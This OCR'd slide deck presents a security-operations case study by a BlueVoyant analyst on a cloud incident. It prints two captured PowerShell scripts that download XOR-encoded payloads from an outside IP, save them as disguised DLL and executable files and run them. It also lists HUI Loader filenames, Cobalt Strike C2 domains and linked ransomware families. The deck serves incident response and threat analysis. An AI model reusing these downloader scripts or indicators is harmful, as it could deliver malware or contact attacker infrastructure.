
Hogyan Kezeljünk Egy Kiberbiztonsági Eseményt Felhős Környezetben - Esettanulmány



Demo | **Meet The Analyst**

Attila Bognár - **BlueVoyant** - SOC Team Lead/Senior Security Analyst

Previous experience:
Szerencsejáték Zrt. – Security Analyst
Deutsche Telekom - Security Analyst - Threat Hunter

Splunk Core Certified User
Splunk
Issued Jan 2019

Threat Hunting Professional
eLearnSecurity
Issued Mar 2021


Security Operations Analyst Associate
Microsoft
Issued Sep 2022 · Expires Sep 2023

Certified Ethical Hacker
Cyber Institute
Issued Jul 2019


Show credential

Case Study - Rapid Remediation Achieved

Anatomy of the alert



Anatomy of the alert



Anatomy of the alert

“.&.UwU.Cx”?

```
“$key = 0x17,0x26,0x13,0x55,77,0x55,0x82,0x43,0x78;$a =(New-Object
System.Net.WebClient);
$b = $a.DownloadData("http://8.6.193.166:443/2.txt");
$b[0]=77;$b[1]=90;
for($i=2; $i -lt $b.count;$i++){$b[$i] = $b[$i] -bxor $key[$i%$key.Count]};
[System.IO.File]::WriteAllBytes("C:\programdata\libcef.dll",$b);
$b = $a.DownloadData("http://8.6.193.166:443/1.txt");
$b[0]=77;$b[1]=90;
for($i=2; $i -lt $b.count;$i++){$b[$i] = $b[$i] -bxor $key[$i%$key.Count]};
[System.IO.File]::WriteAllBytes("C:\programdata\adobe.exe",$b)
$b = $a.DownloadData("http://8.6.193.166:443/flogs.log");
[System.IO.File]::WriteAllBytes("C:\programdata\flogs.log",$b);
C:\programdata\adobe.exe”
```

vultrusercontent.com, unsecured file server, files were not found during followup investigation


Anatomy of the alert

“.&.UwU.Cx” again

```
$key = 0x17,0x26,0x13,0x55,77,0x55,0x82,0x43,0x78;$a =(New-Object
System.Net.WebClient);
$b = $a.DownloadData("http://8.6.193.166:443/2.txt");
$b[0]=77;$b[1]=90;
for($i=2; $i -lt $b.count;$i++){$b[$i] = $b[$i] -bxor $key[$i%$key.Count]};
[System.IO.File]::WriteAllBytes("C:\programdata\glib-2.0.dll",$b)
$b = $a.DownloadData("http://8.6.193.166:443/1.txt");
$b[0]=77;$b[1]=90;
for($i=2; $i -lt $b.count;$i++){$b[$i] = $b[$i] -bxor $key[$i%$key.Count]};
[System.IO.File]::WriteAllBytes("C:\programdata\vmtoolsd.exe",$b);
$b = $a.DownloadData("http://8.6.193.166:443/bugs.log");
[System.IO.File]::WriteAllBytes("C:\programdata\bugs.log",$b);
C:\programdata\vmtoolsd.exe
```

Exact same files


Anatomy of the alert



HUI Loader filename	Payload filename	Cobalt Strike C2 domain	Ransomware
active_desktop_render.dll	desktop.ini	sc . microsofts . net	LockFile
Lockdown.dll	mfc.ini	update . ajaxrenew . com	AtomSilo
Lockdown.dll	sets5s.ini	Unknown (payload file unavailable for analysis)	Rook
Lockdown.dll	Lockdown.conf	api . sophosantivirus . ga sub . sophosantivirus . ga	Night Sky
libcef.dll	utils.dll	api . sophosantivirus . ga	Night Sky
LockDown.dll	vm.cfg	peek . openssl-digicert . xyz	Pandora

Table 1. HUI Loader and Cobalt Strike Beacon samples linked to ransomware activity.

Anatomy of the alert




Attack Layers

Tactics: Initial Access(?), Discovery, Resource Development

- T1190: Exploit Public-Facing Application - Oracle instance was apparently the vector for this attack
- T1087: Account Discovery, T1482: Domain Trust Discovery, T1083: File and Directory Discovery…
- T1608.002: Upload Tool, T1608.002: Upload Malware(?)

Thank You



New York HQ

335 Madison Ave, Suite 5G
New York, NY 10017
+1 646-558-0052